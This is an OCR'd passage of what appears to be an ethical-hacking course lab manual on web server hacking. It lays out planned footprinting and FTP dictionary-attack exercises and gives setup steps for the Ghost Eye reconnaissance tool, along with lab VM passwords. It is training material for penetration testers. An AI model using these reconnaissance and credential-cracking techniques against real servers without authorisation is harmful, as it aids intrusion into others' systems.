Hacking Web Servers

Module 13

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

ICON KEY

- 🗀 Valuable information
- ✎ Test your knowledge
- 💻 Web exercise
- 🕮 Workbook review

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

🗀 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers**

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands

- Enumerate web server information
- Crack remote passwords

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√

	1.5 Footprint a Web Server using Netcat and Telnet	√		√
	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

ICON KEY

- 🗁 Valuable Information
- ✎ Test Your Knowledge
- 💻 Web Exercise
- 🕮 Workbook Review

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish
- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- httprecon located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**
- ID Serve located to **E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in this lab manual might differ from the image that you see on your screen.

🗁 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers**

Lab Duration

Time: 65 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Lab Tasks

TASK 1

Information Gathering using Ghost Eye

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3




Figure 1.1.1: Parrot Security Login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.





Figure 1.1.2: Launching the MATE Terminal

Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.1.3: Running the programs as a root user

TASK 1.1

Install Ghost Eye

7. Now, install Ghost Eye. To do this, in the terminal window, type **git clone https://github.com/BullsEye0/ghost_eye.git** and press **Enter**.

8. This will install Ghost Eye in your virtual machine, as shown in the screenshot.




```
┌─[root@parrot]─[~]
└──╼ #git clone https://github.com/BullsEye0/ghost_eye.git
Cloning into 'ghost_eye'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 33 (delta 14), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (33/33), done.
```

Figure 1.1.4: Cloning Ghost Eye

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 13 Hacking Web Servers/GitHub Tools/** and copy the **ghost_eye** folder.
- Paste the copied **ghost_eye** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/ghost_eye /root/**.


9. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.



```
┌─[root@parrot]─[~]
└──╼ #cd ghost_eye
┌─[root@parrot]─[~/ghost_eye]
└──╼ #
```

Figure 1.1.5: Ghost Eye Directory

10. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.




```
┌─[root@parrot]─[~/ghost_eye]
└──╼ #pip3 install -r requirements.txt
Requirement already satisfied: beautifulsoup4 in /usr/local/lib/pyt
hon3.7/dist-packages (from -r requirements.txt (line 1)) (4.8.0)
Collecting python-nmap (from -r requirements.txt (line 2))
  Downloading https://files.pythonhosted.org/packages/dc/f2/9e1a295
3d4d824e183ac033e3d223055e40e695fa6db2cb3e94a864eaa84/python-nmap-0
.6.1.tar.gz (41kB)
    100% |████████████████████████████████| 51kB 168kB/s
Requirement already satisfied: requests in /usr/local/lib/python3.7
/dist-packages (from -r requirements.txt (line 3)) (2.22.0)
Requirement already satisfied: soupsieve>=1.2 in /usr/local/lib/pyt
hon3.7/dist-packages (from beautifulsoup4->-r requirements.txt (lin
e 1)) (1.9.3)
Requirement already satisfied: certifi>=2017.4.17 in /usr/local/lib
/python3.7/dist-packages (from requests->-r requirements.txt (line
3)) (2019.9.11)
Requirement already satisfied: chardet<3.1.0,>=3.0.2 in /usr/lib/py
thon3/dist-packages (from requests->-r requirements.txt (line 3)) (
3.0.4)
```

Figure 1.1.6: Installing Ghost Eye requirements

TASK 1.2

Launch Ghost Eye

11. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.



```
┌─[root@parrot]─[~/ghost_eye]
└──╼ #python3 ghost_eye.py
```

Figure 1.1.7: Launching Ghost Eye

